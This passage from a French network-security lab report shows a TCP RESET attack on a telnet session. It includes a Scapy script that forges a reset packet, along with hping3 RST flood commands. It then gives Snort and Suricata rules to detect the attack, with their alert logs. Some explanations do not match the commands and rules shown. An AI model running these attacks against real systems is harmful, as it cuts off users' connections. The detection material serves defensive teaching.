




Figure 162.wireshark



## Un script en Python qui Génère un segment de RESET :



```
Attaquant [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
Activities Terminal 18:58 20 مارس
root@Attaquant:/home/attaquant
root@Attaquant:/home/attaquant root@Attaquant:/home/attaquant
GNU nano 6.4
reset.py *
#!/usr/bin/python3
import sys
from scapy.all import *

print("Sending reset packet...")
IPLayer = IP(src = "192.168.56.101" , dst = "192.168.56.103")
TCPLayer = TCP(sport = 52134 ,dport = 23 ,flags = "R" ,seq = 627515029)
pkt=IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)
```

Figure 163.script pour reset tcp

Et voilà :





Figure 164.Wireshark

## La fermeture de la connexion :



The screenshot shows a terminal window titled "Client [En fonction] - Oracle VM VirtualBox". The window has a blue header bar with menu options: Fichier, Machine, Écran, Entrée, Pérophériques, Aide. Below the header is a toolbar with icons for file operations and a browser. The main terminal area shows a telnet session:

```
(kali㉿kali)-[~]$ telnet 192.168.56.103
Trying 192.168.56.103...
Connected to 192.168.56.103.
Escape character is '^].
Ubuntu 22.04.2 LTS
Ubuntu1 login: vboxuser
Password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-35-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

   https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

55 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Mar 20 17:39:27 +00 2023 on pts/1
vboxuser@Ubuntu1:~$ Connection closed by foreign host.
```

Below the terminal, there is a watermark-like graphic of a person's head and shoulders. At the bottom of the terminal window, there is some text that appears to be part of a password or key sequence: "Fl4g\_Tr4ns..." followed by a blue square icon and the letters "AOT".

Figure 165.fermeture de connexion

### b) Détection de l'attaque par snort:

Voici le schéma de ce LAB :




Figure 166.Topologie

Notre réseau est 192.168.60.0/24, L'adresse IP de la machine Attaquant est : 192.168.60.3/24, l'adresse de la machine de victime est 192.168.60.4/24 et pour la machine qui contient SNORT a l'adresse IP 192.168.60.2/24.

- **Les commandes :**

```
kazaz@ubuntu:~$ sudo snort -A console -c /etc/snort/snort.conf -i ens33
```

Snort sera lancé avec la configuration spécifiée et commencera à surveiller le trafic réseau sur l'interface spécifiée. Les alertes détectées seront affichées en temps réel dans votre terminal.

Voici une explication des différents éléments de la commande :

- "**-A console**" indique à Snort de journaliser les alertes sur la console en temps réel. Cela signifie que les alertes seront affichées directement dans le terminal où vous avez exécuté la commande.

- "**-c /etc/snort/snort.conf**" spécifie le chemin du fichier de configuration principal de Snort. Dans cet exemple, le fichier de configuration se trouve à "/etc/snort/snort.conf". Vous pouvez modifier ce chemin en fonction de l'emplacement réel de votre fichier de configuration.

- "**-t ens33**" spécifie l'interface réseau à utiliser pour capturer le trafic. Dans cet exemple, l'interface nommée "ens33" est utilisée. Vous devrez remplacer "ens33" par le nom de votre interface réseau, qui peut être différent selon votre système.

```
yunes@ubuntu:~$ sudo hping3 -R --flood 192.168.60.4
HPING 192.168.60.4 (ens33 192.168.60.4): R set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 167.hping3

La commande "**hping3 S-flood rand-source 192.168.60.4**" lance une attaque de type RESET TCP en utilisant l'outil hping3. Cette commande envoie continuellement des paquets TCP RST (Reset) avec l'indicateur RST activé vers l'adresse IP de destination 192.168.60.4.

#### ▪ Configuration et détection de SNORT :

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
alert tcp !192.168.60.0/24 any -> any any ( msg: Attaque de TCP RESET avec plusieurs adresses;flags:R;sid: 100001;rev:
3000)
alert tcp $HOME_NET any -> $HOME_NET any ( msg: Attaque de TCP RESET avec une seule adresse;flags:R;threshold:type
limit, track by_src,count 10,seconds 1;sid:100003)
```

Figure 168.règle

Ces règles spécifient les conditions dans lesquelles une alerte doit être générée lors de la détection de certaines activités réseau.

- **alert tcp 192.168.68.8/24 any -> any any (msg: "Attaque de TCP**

**RESET avec plusieurs adresses"; flags: R; sid: 100001; rev: 3008)** Cette règle est définie pour détecter les paquets TCP RESET (indiqués par le drapeau R) provenant de l'adresse IP 192.168.68.8/24 (un sous-réseau avec un masque de sous-réseau de 24 bits) vers n'importe quelle adresse IP et n'importe quel port de destination. Lorsque des paquets RESET sont détectés, une alerte avec le message "Attaque de TCP RESET avec plusieurs adresses" est générée. Le SID (Identifiant de la signature) de cette règle est 100001 et la révision est 3008.

- **alert tcp \$HOME\_NET any -> \$HOME\_NET any (msg: "Attaque de**

**TCP RESET avec une seule adresse"; flags: R; threshold: type limit, track by src, count 10, seconds 1; sid: 100003)** Cette règle est définie pour détecter les paquets TCP RESET (indiqués par le drapeau R) provenant de n'importe quelle adresse IP du réseau local (\$HOME\_NET) vers n'importe quelle adresse

IP et n'importe quel port de destination du réseau local. Lorsque plus de 10 paquets RESET sont détectés provenant de la même adresse source dans une fenêtre de 1 seconde, une alerte avec le message "Attaque de TCP RESET avec une seule adresse" est générée. Le SID de cette règle est 100003.

Et voici la detection de l'attaque :

```
06/06-15:38:46.001411  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:41488 -> 192.168.60.4:0  
06/06-15:38:46.002218  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:41489 -> 192.168.60.4:0  
06/06-15:38:46.002220  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:41490 -> 192.168.60.4:0  
06/06-15:38:47.002496  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:48790 -> 192.168.60.4:0  
06/06-15:38:47.002499  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:48791 -> 192.168.60.4:0  
06/06-15:38:47.002500  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:48792 -> 192.168.60.4:0  
06/06-15:38:47.002501  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:48793 -> 192.168.60.4:0  
06/06-15:38:47.002502  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:48794 -> 192.168.60.4:0  
06/06-15:38:47.002503  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:48795 -> 192.168.60.4:0  
06/06-15:38:47.002504  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:48796 -> 192.168.60.4:0  
06/06-15:38:47.002505  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:48797 -> 192.168.60.4:0  
06/06-15:38:47.002573  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:48798 -> 192.168.60.4:0  
06/06-15:38:47.002575  [**] [1:100003:0] Attaque de TCP RESET avec une seule adresse [**] [Priority: 0] {TCP} 192.16  
8.60.2:48799 -> 192.168.60.4:0
```

### c) Détection de l'attaque par suricata:

Voici le schéma de ce LAB :




Figure 169. Topologie

Notre réseau est 192.168.1.0/24, L'adresse IP de la machine Attaquant est : 192.168.1.2/24, l'adresse de la machine de victime est 192.168.1.3/24 et pour la machine qui contient SURICATA a l'adresse IP 192.168.1.5/24.

#### ▪ Les commandes :

```
root@**suricata**:# suricata -c /etc/suricata/suricata.yaml -i younes
10/6/2023 -- 14:51:26 - <Notice> - This is Suricata version 6.0.4 RELEASE running in SYSTEM mode
10/6/2023 -- 14:51:27 - <Notice> - all 2 packet processing threads, 4 management threads initialized, engine started.
```

En exécutant cette commande, Suricata sera lancé avec la configuration spécifiée et commencera à surveiller le trafic réseau sur l'interface spécifiée.

Voici une explication des différents éléments de la commande :

- **"-c /etc/suricata/suricata.yaml"** spécifie le chemin du fichier de configuration principal de Suricata. Dans cet exemple, le fichier de configuration se

trouve à "/etc/suricata/suricata.yaml". Vous pouvez modifier ce chemin en fonction de l'emplacement réel de votre fichier de configuration.

- "**-i younes**" spécifie l'interface réseau à utiliser pour surveiller le trafic. Dans cet exemple, l'interface nommée "younes" est utilisée.

```
(root@--attaquant--)[/] ~:3, "flow":{ "pkts_toserver":1, "pkts_toclient":0}
# hping3 -R --flood 192.168.1.3
HPING 192.168.1.3 (eth0 192.168.1.3): R set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

La commande "**hping3 -R --flood 192.168.1.3**" lance une attaque de type RESET

Figure 170.hping3

TCP en utilisant l'outil hping3. Cette commande envoie continuellement des paquets TCP avec le drapeau « R » vers l'adresse IP de destination 192.168.1.3.

- **Configuration et détection de SURICATA :**

```
GNU nano 6.2
/etc/suricata/rules/TCP_RESET.rules
alert tcp any any -> any any (flags: R; detection_filter: track_by_src, count 10, seconds 1; msg: "Possible TCP Reset Attack Detected"; sid: 1000001; rev: 1;)
```

Figure 171.règle

Ces règles spécifient les conditions dans lesquelles une alerte doit être générée lors de la détection de certaines activités réseau.

- **alert tcp any any -> any any** : Cette partie de la règle indique qu'elle s'applique à tous les paquets TCP, quelle que soit l'adresse IP source et de destination, ainsi que les ports source et de destination.

- **(flags: R)** : Ce champ spécifie que la règle ne s'applique qu'aux paquets TCP qui ont le drapeau R (Reset) activé. Les paquets TCP avec le drapeau R sont utilisés pour réinitialiser une connexion TCP existante.

- **detection\_filter: track by\_src, count 10, seconds 1** : Cela définit le filtre de détection pour l'alerte. Il indique que les paquets doivent être suivis (track) en fonction de l'adresse IP source, et si plus de 10 paquets TCP Reset sont reçus de la même adresse IP source dans une fenêtre de 1 seconde, une alerte sera générée.

- **msg: "Possible TCP Reset Attack Detected"** : C'est le message associé à l'alerte qui sera affiché lorsque l'attaque est détectée.

- **sid: 1000001** : Il s'agit de l'identifiant de la signature (SID) attribué à cette règle. Chaque règle Snort a un SID unique qui permet de l'identifier.

- **rev: 1** : C'est le numéro de révision de la règle. Il est utilisé pour suivre les mises à jour et les modifications apportées à la règle au fil du temps.

Et voici la détection de l'attaque :

```
root@**suricata**:/# cat /var/log/suricata/eve.json | grep "Possible TCP Reset Attack Detected"
[{"timestamp": "2023-06-11T19:16:49.518023+0000", "flow_id": 821842489239431, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58454, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518023+0000"}}
[{"timestamp": "2023-06-11T19:16:49.518078+0000", "flow_id": 1848030435338174, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58455, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518078+0000"}}
[{"timestamp": "2023-06-11T19:16:49.518448+0000", "flow_id": 1916442821912880, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58456, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518448+0000"}}
[{"timestamp": "2023-06-11T19:16:49.518480+0000", "flow_id": 1373090804263248, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58457, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518480+0000"}}
